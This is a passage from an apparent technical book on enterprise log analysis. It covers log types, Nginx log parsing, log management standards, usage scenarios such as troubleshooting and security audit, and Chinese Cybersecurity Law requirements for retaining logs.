As companies grow and develop, more and more log data is generated, and the value that can be mined from log data is also increasing. Correspondingly, the role of logs has gradually shifted from simple monitoring and alerts to data analysis and intelligent O&M.

In general, the role of logs can be summarized as follows:

(1) Troubleshooting: Logs can monitor the real-time health of the system, and the system log recording program Syslog is designed for this purpose.

(2) Data Analysis: By associating and analyzing the logs of the business system, you can grasp the overall operation of the business system, and further understand user portraits, user access areas, user access hotspot resources, etc., through logs, thus providing data support for the business platform's market marketing, sales strategy, etc.

(3) Security Compliance Audit: According to the requirements of the national network security law protection level, it is necessary to centrally store and analyze the logs of security devices.

(4) Internal Network Security Monitoring: A lot of corporate information leaks come from the inside. Using logs for user behavior analysis to monitor the internal network security has become

an industry consensus.

(5) Intelligent O&M: With the advent of the era of big data, data management and analysis solutions are becoming more and more intelligent, and automated O&M is gradually popularizing. Machine data, as the basic data of intelligent O&M, will play an increasingly important role.

## 1.2 Log Data

Although logs from different devices and applications come in various formats, there are still industry standards to follow for log recording. Log analysis needs to be based on structured and cleaned logs, and the standard for log cleaning mainly depends on the understanding of logs.

Let's understand log data from the aspects of log environment and types, log syntax, log management specifications, and common misconceptions about log usage.

### 1.2.1 Log Environment and Types

The log recording format generally depends on the device, operating system, or application that generates the log. Logs exist in various stages of the enterprise production environment, and the application of enterprise logs is closely related to the changes in the enterprise website architecture.

Let's understand the log environment through a typical web site construction process.

(1) Project planning in the early stage: Enterprises determine the website content and architecture based on their own business needs. For example, an Internet company plans to launch a website within three months. Before going online, it is necessary to determine the basic implementation plan based on the business scale (daily visitor volume, total request volume, peak concurrent visitor volume, etc.), such as personnel configuration, server selection, basic system, software selection, and architectural design.

(2) Project preparation: In this stage, the division of labor will be clarified, and each plan involved in the plan will be further implemented, such as whether the software adopts open-

source solutions or commercial solutions. Adopting a commercial solution can implement server selection and other detailed work under the planning of the service provider, while adopting an open-source solution requires the enterprise to plan on its own, paying attention to details such as the database requiring a single server with extremely high performance, and the application server can be deployed through a cluster. A typical open-source web architecture is Linux + Nginx + MySQL + Tomcat. After the basic architectural design is completed, it is also necessary to consider the continuous availability of services, which involves important content such as security management (adding firewalls and security devices), front-end request distribution (load balancing), rapid response to resource requests (caching), cluster resource management (automated O&M), and real-time understanding of server and application health (monitoring and alerts).

(3) Project implementation: Draw a detailed architecture diagram, and then carry out a series of work such as server shelving, system installation, application deployment, code launch, adding monitoring, setting business rules (load balancing, static and dynamic separation, etc.), and providing services.

(4) Subsequent management and maintenance: Including backup, upgrade, migration, etc.

According to the devices and applications involved in the above links, the currently common logs are divided into the following categories:

- Operating system logs: Such as Windows, Linux, AIX, UNIX, and other system logs.
- Network device logs: Such as firewall logs, switch logs, router logs, IPS (Intrusion Detection System) logs, IDS (Intrusion Prevention System) logs, etc.
- Middleware logs: Such as WebLogic, Tomcat, Apache, Nginx, and other application logs.
- Database logs: Such as MySQL, Oracle, SQL Server, and other database logs.

■ Database data: MySQL, Oracle, SQL Server, and other database data can also be collected as logs.

■ Business system logs: Such as ESB, Logic, NAS, and other business system logs.

■ Queue logs: Such as Kafka, Flume, and other logs.

In addition, according to the production needs of enterprises, the following some important monitoring data can also be generated as logs:

■ Server performance data.

■ Operation command history.

■ Monitoring software logs.

Since the logs recorded by different manufacturers of devices and different applications have differences, it is often necessary to establish different cleaning rules when cleaning or formatting the logs of different devices or applications, and the cleaning rules are related to the syntax of the logs themselves.

## 1.2.2 Log Syntax

Any format of log file has a syntax, and the log syntax is similar to language syntax in concept. A log usually consists of several fields, including the following types:

- (1) Timestamp.
- (2) Type of log entry.
- (3) The system or application that generated the log.
- (4) The severity, priority, or importance of the log.
- (5) The operator or user associated with the log.



(6) The log body (user operation behavior, program call results, etc.).

Let's take an Nginx log as an example to illustrate.

```
140.205.205.5 - - [04/Jun/2017:06:28:45 +0800] "GET / HTTP/1.1" 302 154 "-" "Mozilla/5.0 (Windows; U; Windows NT 5.1; zh-CN) AppleWebKit/523.15 (KHTML, like Gecko, Safari/419.3) Arora/0.3 (Change: 287 c9dfb30)" "-" 0.000 -
```

The application of logs is mainly concentrated in the aspects of alerts, fault troubleshooting, and analysis visualization. Analysis visualization depends on the effect of log parsing, and log parsing is based on the information represented by each field to extract and standardize logs. When facing massive data, the effect of log parsing has a huge impact on search performance.

The effect of log parsing is affected by the content of the log text. First, you need to understand the meaning of each field in the log. The field names and meanings of the above Nginx log are shown in Table 1-1.

Table 1-1 Nginx Log Field Names and Meanings

Field Name	Meaning	Corresponding Log Content
client_ip	Indicates the client IP address	140.205.205.5
remote_user	Indicates the client user name	-
timestamp	Indicates the timestamp	04/Jun/2017:06:28:45 +0800
method	Indicates the HTTP request method	GET
request	Indicates the requested URL	/
version	Indicates the protocol used	HTTP/1.1
status	Indicates the request status	302
body_byts_sent	Indicates the number of bytes sent to the client, excluding the size of the response header; it is the same as the total number of bytes sent to the client in the Apache module modlogconfig	154
referer	Indicates which page the request was accessed from	- (empty here)
useragent	Indicates client browser information	Mozilla/5.0 ...
request_time	Indicates the request processing time, in seconds, with millisecond precision. From the first byte read from the client to the last character sent to the client after logging the log	0.000

When a timestamp standard (converting the existing time format to a unified system time format), Geo (IP address geographic location parsing), and UserAgent (here referring to the browser used by the user) are added to this log, you can obtain more information, as shown in Figure 1-2.

```
timestamp: "2017/06/04 06:28:45.0"
upstream_response_time: "--"
useragent: "Mozilla/5.0 (Windows; U; Windows NT 5.1; zh-CN) AppleWebKit/523.15 (KHTML, like Gecko, Safari/419.3) Arora/0.3 (Change: 287 c9dfb30)"
version: "HTTP/1.1"
```

Figure 1-2 Obtaining More Information

Log parsing can be done in various ways. Taking regular expression parsing as an example, the above Nginx log can be parsed using the following rules.

```
(?<client_ip>(\d{1,3}\.){3}\d+)\s+-\s+(?<remote_user>\S+)\s+\[?(?<timestamp>(.*?){3}\d+).*?\]\s+\"(?<method>\w+)\s+(?<request>\S+)\s+(?<version>\S+)\s+\"(?<status>\d+)\s+(?<body_byts_sent>\d+)\s+\"(?<referer>.*?)\"(?<useragent>.*?)\"\\s+\"(?<request_time>\S+)\s+(?<upstream_response_time>\S+)
```

The effect of Nginx log parsing is shown in Figure 1-3.

```

body_byts_sent: "154"
client_ip: "140.205.205.5"
method: "GET"
referrer: "-"
remote_user: "-"
request: "/"
request_time: "0.000"
status: "302"
timestamp: "04/Jun/2017:06:28:45"
upstream_response_time: "-"
useragent: "Mozilla/5.0 (Windows; U; Windows NT 5.1; zh-CN) AppleWebKit/523.15 (KHTML, like Gecko, Safari/419.3) Arora/0.3 (Change: 287 c9dfb30)"
version: "HTTP/1.1"
raw_message: "140.205.205.5 -- [04/Jun/2017:06:28:45 +0800] \"GET / HTTP/1.1\" 302 154 \"-\" \"Mozilla/5.0 (Windows; U; Windows NT 5.1; zh-CN) AppleWebKit/523.15 (KHTML, like Gecko, Safari/419.3) Arora/0.3 (Change: 287 c9dfb30)\" \"-\" 0.000 -"

```

Figure 1-3 Nginx Log Parsing Effect

Log parsing is the process of extracting fields according to the format and converting logs into structured data. Log parsing is one of the ways of data cleaning.

The quality of log parsing directly affects the effect of later log analysis.

### 1.2.3 Log Management Standards

Establishing standardized log management practices promotes the procedural and standardized

analysis of enterprise logs, playing a significant role in the stability, security, reliability of IT services, and the robust and efficient operation of business systems.

Log management standardization includes the standardization of log generation, output, collection, and storage. In the enterprise production environment, this series of processes needs to be collaboratively implemented based on the work order system.

There are often commonalities in log generation and output. The differences in log generation among various enterprises mainly depend on factors such as the scale and maturity of the enterprise's business system, the business's dependence on the IT system, the business's reliance on performance and security, and the enterprise's data mining objectives.

Generally speaking, logs should be able to inform O&M personnel of the following information:

- What happened.
- When it happened.
- Where it happened.
- Who was involved.
- The source of the participant (the second "Where," note the distinction from the previous "Where").

In summary, as long as the log records can clearly describe the events that occurred, the log record is sufficient. Depending on the type of log, some log contents may be longer, while others may be shorter.

Log maintenance is related to system maintenance, security audits, and graded protection. In terms of performance, factors such as system load and log file size should be considered; in

terms of security, data should be anonymized according to data security management methods; log archiving, backup, and cleaning standards should be developed in reference to industry audit requirements, combined with the enterprise's own business needs.

Business logs, as one of the most critical data in enterprises, have standardized management that is a higher priority in the above processes. Business log standards are not only influenced by the aforementioned standards but also have a certain degree of association with the transaction logic of the business system.

Standardized log management is a comprehensive action that clarifies role responsibilities, strengthens transaction status tracking, identifies problem roots, analyzes application performance, and meets security control and audit requirements.

### **1.2.4 Common Pitfalls in Log Usage**

Common pitfalls in log usage include:

- (1) Not logging, resulting in no corresponding logs to review when problems occur.
- (2) Not reviewing log data when failures occur, causing some significant issues to be overlooked.
- (3) Insufficient log retention time, leading to the deletion of logs needed for query.
- (4) Prioritizing log collection beforehand. In fact, some logs have dedicated priority flags, and prioritizing may miss many important pieces of information.
- (5) Collecting only a single type of log, such as collecting only system performance logs when analyzing system performance, but application logs may also contain records related to system performance.
- (6) Searching only for known error logs. Focusing solely on error logs may not be sufficient to locate problems; contextual logs related to error logs often have high reference value.

These pitfalls are not only present in later stages of maintenance but can also be made by software developers. In actual work, the maintenance of software or sites requires the cooperation of O&M personnel and developers to improve work efficiency.

## 1.3 Cloud Logs

Cloud logs refer to cloud-based log analysis services, which are one of the forms of cloud services.

Log analysis vendors provide log analysis services to users in the form of cloud services to reduce the difficulty of log analysis for users.

With the popularity of cloud computing, more and more IT resources are starting to operate in the cloud. This reduces the threshold for using many resources, and the cost-effectiveness of various services is also increasing.

Simply put, cloud services reduce the intermediate steps in the product usage process. For example, setting up a traditional server requires a series of operations such as purchasing hardware equipment, assembling equipment, installing an operating system, connecting to the Internet, etc., while purchasing a cloud server eliminates the need for these operations. Users can directly use a host that already has an installed operating system, is connected to the Internet, and meets certain hardware resource requirements.

Using cloud services is as convenient as using electricity. Users do not need to care about how to generate electricity; they only need to pay the electricity bill according to the specified price to continue using electricity. Similarly, users of cloud logs do not need to care about the underlying implementation logic of log analysis. They can directly connect logs in the cloud for analysis through APIs or local uploads.

There are cloud log providers such as Loggly, Splunk Cloud, and LogEase SaaS. In addition, many public cloud platforms also provide cloud logs. Readers can learn more about cloud log providers through the Internet.



## 1.4 Log Usage Scenarios

Almost all electronic devices output logs, and the usage scenarios for logs are also very extensive.

Since the large-scale popularization of the Internet, logs have been widely used in the field of O&M monitoring. By analyzing the log data generated by the system, users can understand the specific operations performed by the system and take corresponding measures against dangerous operations to reduce or avoid losses caused by these operations.

With the advent of the era of big data, log data has become increasingly rich, and the value of information in logs has also become greater. Regulatory departments have begun to analyze problems from logs and conduct necessary security audits on enterprises. Enterprises have also started to mine the value of log data to assist in their business development.

In the 5G era, where everything is interconnected, logs are expected to play an even greater role in the broader field of the Internet of Things.

This section will illustrate several typical log usage scenarios.

### 1.4.1 Troubleshooting

After software, systems, and websites are developed and released, they require ongoing maintenance. Under standard conditions, a series of operational processes of software, systems, and websites will be recorded and retained through logs. When software systems experience failures, the fault point can be accurately located by querying the operation records in the logs.

Logs, as one of the main methods of troubleshooting, are an indispensable data source for O&M

personnel.

However, if the log recording is too detailed, the retention of logs will occupy a huge amount of resources. If the log recording is too brief, it will not play an effective role in troubleshooting. Cold and hot data separation often becomes an essential log storage solution for companies with large data volumes.

## 1.4.2 Operational Monitoring

After software is developed and released, it requires continuous maintenance after being put into operation. O&M personnel are not only responsible for the normal operation of software or websites but also for ensuring the health of the system operation environment.

In a series of operational monitoring tasks, log data is particularly important.

O&M personnel can collect log data from the system. Due to the different scales of enterprises, these data may come from logs of different applications on hundreds or thousands of machines (such as application error logs, access logs, operating system logs, etc.). Based on these data, O&M personnel can centrally manage and monitor large-scale cluster equipment of enterprises.

System-related information will be recorded in system logs, such as disk usage. By monitoring and analyzing disk capacity, system bottlenecks can be timely discovered, facilitating subsequent system expansion and upgrades.

Application logs contain rich user data information. When users visit websites and access each web page resource, there are corresponding log records. Access logs record user source IP, destination IP, access URL, request time, and response time. By analyzing access logs, suspicious

user behavior can be statistically analyzed, and corresponding measures can be taken for these behaviors. For example, the IP with the most daily visits can be statistically analyzed to determine the specific access behavior of the IP, and to judge whether the IP belongs to malicious attacks. If it is determined to be a malicious attack, the IP will be added to the blacklist and return invalid web page information to the IP. Analyzing user malicious behavior helps to discover security vulnerabilities and risks.

O&M personnel can process logs of different modules in different ways according to their usage purposes. For example, perform stream computing on access logs to achieve real-time monitoring; index operation logs to achieve performance queries; back up and archive important logs, etc.

### 1.4.3 Security Audit

On June 1, 2017, the "Cybersecurity Law of the People's Republic of China" (referred to as the "Cybersecurity Law") was officially implemented, which put forward new requirements for the security audit of business systems. The original text excerpt is as follows:

"Article 21 The state implements a cybersecurity level protection system. Network operators shall, in accordance with the requirements of the cybersecurity level protection system, fulfill the following security protection obligations to ensure that the network is free from interference, destruction, or unauthorized access, and to prevent network data leakage or being stolen or tampered with:

(1) Formulate internal security management systems and operating procedures, determine the person responsible for network security, and implement the responsibility for network security protection;

- (2) Take technical measures to prevent computer viruses and network attacks, network intrusion, and other actions that endanger network security;
- (3) Take technical measures to monitor and record the operation status of the network and network security incidents, and retain relevant network logs for no less than six months as stipulated;
- (4) Take measures for data classification, backup of important data, and encryption;
- (5) Other obligations stipulated by laws and administrative regulations."

Traditional O&M methods and log analysis methods find it difficult to meet compliance requirements. For enterprises that need to meet the third-level requirements of the network security level protection, adopting professional log analysis products has become a necessary choice.

Security audits have put forward the following requirements for log analysis products:

- (1) Provide data anonymization functions. In accordance with the requirements of the "Cybersecurity Law," anonymize user data.
- (2) Provide data backup and restoration functions. In accordance with the "Cybersecurity Law," data should be backed up for at least six months, and it should be possible to restore log data within a specified time range for regulatory authorities to access.
- (3) Provide flexible query and search functions. Capable of real-time data search and historical

data restoration to meet the inquiry needs of regulatory authorities.

(4) Provide real-time alert and prevention functions for cybersecurity events. Capable of real-time alerts and rapid analysis for network device node failures, discovering security threats that traditional security devices cannot detect or block, and quickly responding to online failures and threats.

(5) Comply with national standards and pass relevant security certifications by authorities.

Security audits are of far-reaching significance for enterprises. Security audits are a part of the SIEM (Security Information and Event Management) system, which will be introduced in detail in Chapter 12 of this book.

### **1.4.4 Business Analysis**

Business analysis includes metric analysis, scenario analysis, correlation analysis, report analysis, and intelligent O&M.

#### **1. Metric Analysis**

Analyzing business logs generally focuses on specific metrics. Analyzing based on metrics is the most common form of log analysis.

Simple metric analysis is based on fields, where a field can be understood as a metric.

For a single metric, the analysis involves the usage scenarios and purposes of the metric, types of visualization, and basic analysis conditions. Analysis of a single metric often includes percentage analysis, single value analysis, trend analysis, year-over-year analysis, month-over-month

analysis, and abrupt change analysis, among other dimensions.

Additionally, there are some comprehensive metrics that require attention, such as success rate and its trends.

Different metric analyses often employ different visualization forms; for example, percentage analysis often uses pie charts, while trend analysis often uses line charts.

Of course, the basic condition for implementing metric analysis is that the log contains the field. Moreover, it is necessary to determine the position and identification method of the field in the log.

There are some common metric analysis items in business systems that are used in almost all business scenarios:

- (1) Single value statistics include transaction success rate, transaction volume, system health, average response time, etc.
- (2) Trend analysis includes fluctuation range analysis of a metric, multi-metric change rate analysis, etc.

From multi-metric change rate analysis, one can discover how a metric changes with another. When a fault occurs, it can be determined whether the fault is related to the fluctuation of a certain metric. The fluctuation range analysis in trend analysis can visually display the abnormal values of a metric.

## 2. Scenario Analysis

In addition to common metric analysis, the uniqueness of the business system determines that it also has specific scenario analysis needs. When the business scenario has diversity, the related analysis is even more challenging.

Scenario analysis refers to the analysis requirements under a specific scenario, such as the analysis requirements for business health under the "Double Eleven" promotional scenario.

Scenario analysis can follow the principle of observing the outside and controlling the inside.

Observing the outside is to treat the business system as a black box and focus on the important metrics of the upstream and downstream related systems and interfaces, such as focusing on upstream transaction volume, request volume, and downstream response time, and health.

Controlling the inside is to treat the business system as a white box and pay attention to the overall operation of the business system from a holistic perspective. Controlling the inside mainly involves controlling the business system from the dimensions of O&M, security, and business. On the O&M dimension, it is necessary to focus on the performance of the business system, to monitor the performance of the business, network, and host, and to pay attention to log alerts, fault troubleshooting, and service availability. On the security dimension, abnormal transactions and user behavior should be monitored. On the business dimension, attention should be paid to transaction volume, trends, success rate, response time, reports, and other information.

### 3. Correlation Analysis

In the enterprise production environment, sometimes it is necessary to first associate a system with other business systems before performing corresponding analysis.

Correlation analysis refers to sorting out the relationships between various business systems and clarifying the upstream and downstream indicators that have an important impact on the business system. The ABC model can be used for correlation analysis.

One of the typical application scenarios of the ABC model is the bank system service bus. In this scenario, it is necessary to transmit the payment request sent by the end user through the mobile banking to the external platform through the ESB system. This process can be abstractly decomposed into the upstream, midstream, and downstream of the business chain, as shown in Figure 1-4.




Figure 1-4 Correlation Analysis Example

The ABC model can also be used for fault analysis. Suppose systems A, B, and C are in the upstream, midstream, and downstream of the business chain, respectively, and the response failure rate of system B is high, and it is necessary to troubleshoot system B. At this time, you can find the modules related to system B in the upstream and downstream systems and analyze whether these modules are related to the failure of system B.



In addition to the above content, there are also report analyses and intelligent O&M. Report analysis is to send the analysis results in the form of reports to relevant personnel at regular intervals. Intelligent O&M will be introduced in Chapter 11 of this book.

### 1.4.5 Internet of Things (IoT)

Baidu Baike's explanation of the "Internet of Things" is as follows:

"The Internet of Things (IoT) refers to the real-time collection of any objects or processes that need to be monitored, connected, and interacted with, through various devices and technologies such as information sensors, radio frequency identification technology, global positioning systems, infrared sensors, laser scanners, etc. It collects various necessary information such as sound, light, heat, electricity, mechanics, chemistry, biology, and location. Through various possible network accesses, it achieves ubiquitous connection between things and between things and people, thereby achieving intelligent perception, identification, and management of objects and processes. The IoT is an information carrier based on the internet and traditional telecommunications networks, which makes all ordinary physical objects that can be independently addressed form an interconnected network."

Science fiction movies often show the following scenes: After collecting data such as weather, body size, and clothing preferences, computers use some technology to quickly change the actor's clothes or provide a list of personalized clothing recommendations; after collecting data such as travel destination and living scene, computers recommend customized travel plans for specific scenarios based on specific needs. With the current level of technological development, realizing such scenes is not a fantasy. The realization of this scenario requires the Internet of Things.

The implementation of the IoT is based on big data.

Logs, as one of the most typical types of data in big data, cover a wide range, have a large amount of data, and have high data value. Almost all electronic products or machines will generate logs, which, after being collected, can be used to monitor the operating conditions of various machines in factories, count employee attendance, and monitor the health of large sites such as Taobao in real-time, and obtain records of users who failed to pay due to network or system failures during the shopping process.

Although the analysis and use of log data are mainly reflected in the business security of Internet companies, with the development of technology, log data is bound to play an immeasurable role in the field of IoT.

## 1.5 Future Prospects of Logs

Logs were initially used to record a series of operations performed by computers so that programmers could observe the operation of the program when debugging. When the program runs into errors, O&M personnel can also use logs to assist in locating the root cause of the problem.

With the popularization of computer technology, the amount of data generated by machines is increasing day by day, and the value mined from the data is also increasing. The discovery of value from big data was first applied by enterprises in the field of business analysis. Now, the application of logs in the field of business analysis has become mature.

With the development of machine learning and artificial intelligence, the technical level of the application field of logs has been improved. By using some intelligent analysis algorithms, clustering and pattern learning of logs can be performed to abstract models of similar logs, making it easier to find abnormal data and making problem logs easier to be discovered.

Technical changes are more reflected in the "tools" level, but more importantly, it is the "Tao" and "Shu."

"Tao" is the problem that needs to be solved by using logs, and what is the essence of these problems.

"Shu" is the method of solving the problem, and what are the related elements.

"Tools" are the tools used to solve the problem. Although "tools" have been changing, the essence

of log analysis has not changed much. Decades ago, logs were used to locate program errors; now, logs still play a huge role in troubleshooting.

Clarifying the "change" and "unchange" in the log field can better grasp the future development direction of the log field.

# CHAPTER 2

## Log Management

- ☐ Laws Related to Log Management
- ☐ Requirements for Log Management
- ☐ Existing Problems in Log Management
- ☐ Benefits of Log Management
- ☐ Log Archiving



This chapter mainly introduces the laws related to log management, requirements for log management, existing problems in log management, the benefits of log management, and log archiving.

## 2.1 Laws Related to Log Management

Currently, the law that involves requirements for log management is the "Cybersecurity Law," which was implemented on June 1, 2017. This is the first fundamental law in our country that comprehensively regulates the safety management of cyberspace. Article 21 of the "Cybersecurity Law" has put forward clear requirements for log management, as follows:

Article 21: The state implements a cybersecurity level protection system. Network operators shall, in accordance with the requirements of the cybersecurity level protection system, fulfill the following security protection obligations to ensure that the network is free from interference, destruction, or unauthorized access, and to prevent the leakage, theft, or tampering of network data:

- (1) Formulate internal security management systems and operational procedures, determine the person responsible for network security, and implement the responsibility for network security protection.
- (2) Take technical measures to prevent computer viruses and network attacks, network intrusions, and other actions that endanger network security.

Interpretation: Generally speaking, firewalls, IDS, IPS, antivirus gateways, anti-virus software,

and anti-DDoS attack systems belong to this category of technical measures.

(3) Take technical measures to monitor and record the network operation status and network security events, and retain the relevant network logs for no less than six months as stipulated.

Interpretation: Network auditing, behavior auditing, operational auditing, log management analysis, security management platforms, and situation awareness platforms belong to this category of technical measures.

(4) Take measures for data classification, important data backup, and encryption.

Interpretation: Data security is becoming more and more important, and the level protection plan needs to fully consider the security of data backup, data transmission, and data storage.

(5) Other obligations stipulated by laws and administrative regulations.

It can be seen that logs play an important role in network auditing, security auditing, operational auditing, and event tracing. Moreover, the law clearly stipulates that logs of relevant equipment should be stored for at least 6 months.



## 2.2 Requirements for Log Management

Logs should record relevant events in detail and be readable. The requirements for log management are shown in Figure 2-1.



Figure 2-1 Requirements for Log Management

## 2.3 Existing Problems in Log Management

### 1. There is a huge amount of data information isolated islands.

At present, many companies' logs are still scattered on various devices, and operational and maintenance personnel need to query from multiple parties when using logs, which is extremely inconvenient. The value in the logs is not effectively mined, the operational efficiency is very low, and it cannot meet the requirements of the "Cybersecurity Law" for log management.

### 2. The log application method is primitive.

Many companies' operational and maintenance personnel are still connecting to servers through multiple terminals, locating problems in directories through commands such as `grep`, `vi`, and `awk`. If running services on the Windows system, it will be even more difficult, requiring the opening of third-party software for troubleshooting. Developers also face the same problems, but developers only pay attention to these issues when the project is launched. In the end, all the difficulties are left to the operational and maintenance personnel. A fault location process usually takes 10-30 minutes or even longer.

Logs are only paid attention to when the system has a problem. If there is no effective means to monitor logs, it is also impossible to find out the problems in the logs at the first time.

### 3. There are operational risks and information leaks.

Common privacy information in the financial industry, such as ID numbers, deposit account numbers, security account numbers, policy numbers, mobile phone numbers, and other

information, often transmit in the log report. Poor log permission management leads to frequent customer information leaks. User login operation risks are not effectively avoided.

#### **4. Information is missing.**

When the business system has an exception, operational and maintenance personnel often go to check the logs for the first time and sometimes find that the logs are not printed completely. The reason is that developers think that printing logs consumes I/O performance, which will lead to low disk efficiency, and often only print error logs. Many business logs and security device logs are not turned on according to the level protection requirements. Many operational and maintenance personnel are also not clear about which log level needs to be turned on to meet daily applications.

#### **5. The value of logs is not fully mined.**

Many companies do not recognize the importance of logs. In order to save costs, sometimes only a simple industrial control machine is purchased as a log centralized storage device. Some devices themselves are low in cost and poor in stability, and will often cause log data to be unrecoverable due to single machine failure, resulting in no data available for the audit.

Logs contain round-trip messages and detailed information about transactions. By combining the characteristics of logs and time dimension for correlation analysis, it is easy to obtain user portraits, user behavior, and business system characteristics, which can be used as data support for security operations and is also an important data support for lean management.

## 2.4 Benefits of Log Management

Logs contain information such as the running status of equipment, security events, and user behavior. Administrators can understand the current network threats, business health, equipment performance, and work efficiency of the company by carefully analyzing log data. Good log management can greatly improve the level of enterprise security operations and lean management, as shown in Figure 2-2.




Figure 2-2 lean management

### 1. Simple resource management

In the early stage when there were fewer devices, the device could be detected by the ping command. The ping command uses the ICMP protocol, and the returned information can know the number of devices currently alive in a certain network segment, provided that the detected host or firewall supports the ping command.

The effect of the ping command is shown in Figure 2-3.

```
Last login: Sun Nov 29 22:01:21 on ttys000
EricdeMBP-2:~ eric$ ping 192.168.1.101
PING 192.168.1.101 (192.168.1.101): 56 data bytes
64 bytes from 192.168.1.101: icmp_seq=0 ttl=62 time=1.346 ms
64 bytes from 192.168.1.101: icmp_seq=1 ttl=62 time=5.457 ms
64 bytes from 192.168.1.101: icmp_seq=2 ttl=62 time=1.463 ms
64 bytes from 192.168.1.101: icmp_seq=3 ttl=62 time=2.662 ms
64 bytes from 192.168.1.101: icmp_seq=4 ttl=62 time=1.336 ms
64 bytes from 192.168.1.101: icmp_seq=5 ttl=62 time=1.822 ms
^C
--- 192.168.1.101 ping statistics ---
6 packets transmitted, 6 packets received, 0.0% packet loss
round-trip min/avg/max/stddev = 1.336/2.348/5.457/1.464 ms
EricdeMBP-2:~ eric$
```

Figure 2-3 The effect of the ping command

Port detection can use the Telnet command. Batch detection can use scripts or professional scanning tools. When it is found that the device that should be online is not online, it should be notified or alarmed in time.

## 2. Firewall policy optimization

The configuration of the firewall policy should be minimized, that is, unless allowed, otherwise all are prohibited. In daily work, it is often necessary to change the network strategy according to business needs. Sometimes the administrator does not consider the risks of opening the strategy, which leads to redundant rules or too large open risks, and the administrator himself does not know. By analyzing the firewall session logs, you can clearly see the source address, destination address, port, and other information in the logs. As long as you analyze the ports and IP addresses that the firewall has passed for a period of time, you can know which ports and IP addresses should not be passed, and find the strategy to modify it in reverse.

## 3. Retrospective evidence

Logs can now be used as electronic evidence. When the enterprise's internal system is invaded or information is leaked, the source of the problem can be found by analyzing the logs, in addition

to the network equipment, fortress machine, host, and application system logs, but also by combining the security system logs such as access control and turnstiles for correlation analysis to find abnormal user behavior.

## 4. Microservice call chain tracking

Now the number of users and transactions of the application has exploded, leading to the background services often being overwhelmed. After many years of iteration, the service architecture has evolved from a monolithic architecture to a distributed microservice architecture. The development history is shown in Figure 2-4.



Figure 2-4 The development history of service architecture

The advantages of microservices are many, but there are also disadvantages, that is, the system is too complex, which brings huge challenges to the backend development and operation. The main problems are as follows:

(1) Fault location is difficult: A request often involves multiple services, which may be managed by different teams. Once a problem occurs, only the exception is displayed, and it does not show which service the exception appears on, so you need to enter each service to find the problem, resulting in very low processing efficiency.

(2) Link sorting is difficult: When developers join the team and take over a microservice component, they have no idea what they are responsible for belongs to which link, and they are not clear about the upstream and downstream dependent service relationships, and they need to read the previous development documents completely and analyze the code line by line. The lack of documents is a huge disaster for the handover person.

(3) Performance analysis is difficult: An application depends on multiple services in the background, and if a certain interface takes too long in the middle, developers need to analyze the time-consuming situation of each dependent interface one by one.

In the industry to solve the above problems, usually use a distributed chain tracking system (Distributed Tracing System). In 2010, Google published a paper on Dapper, which is a distributed chain tracking system in the production environment. After that, major Internet companies have launched distributed chain tracking systems based on the ideas of Dapper. Currently, the more popular distributed chain tracking systems are Zipkin, Pinpoint, SkyWalking, etc. At the same time, it is necessary to transform the existing business system, especially the log system. The effect of the transformed call chain tracking is shown in Figure 2-5.




Figure 2-5 The effect of the transformed call chain tracking

With the call chain tracking data, it is easy to automatically generate a business graph, as shown in Figure 2-6.

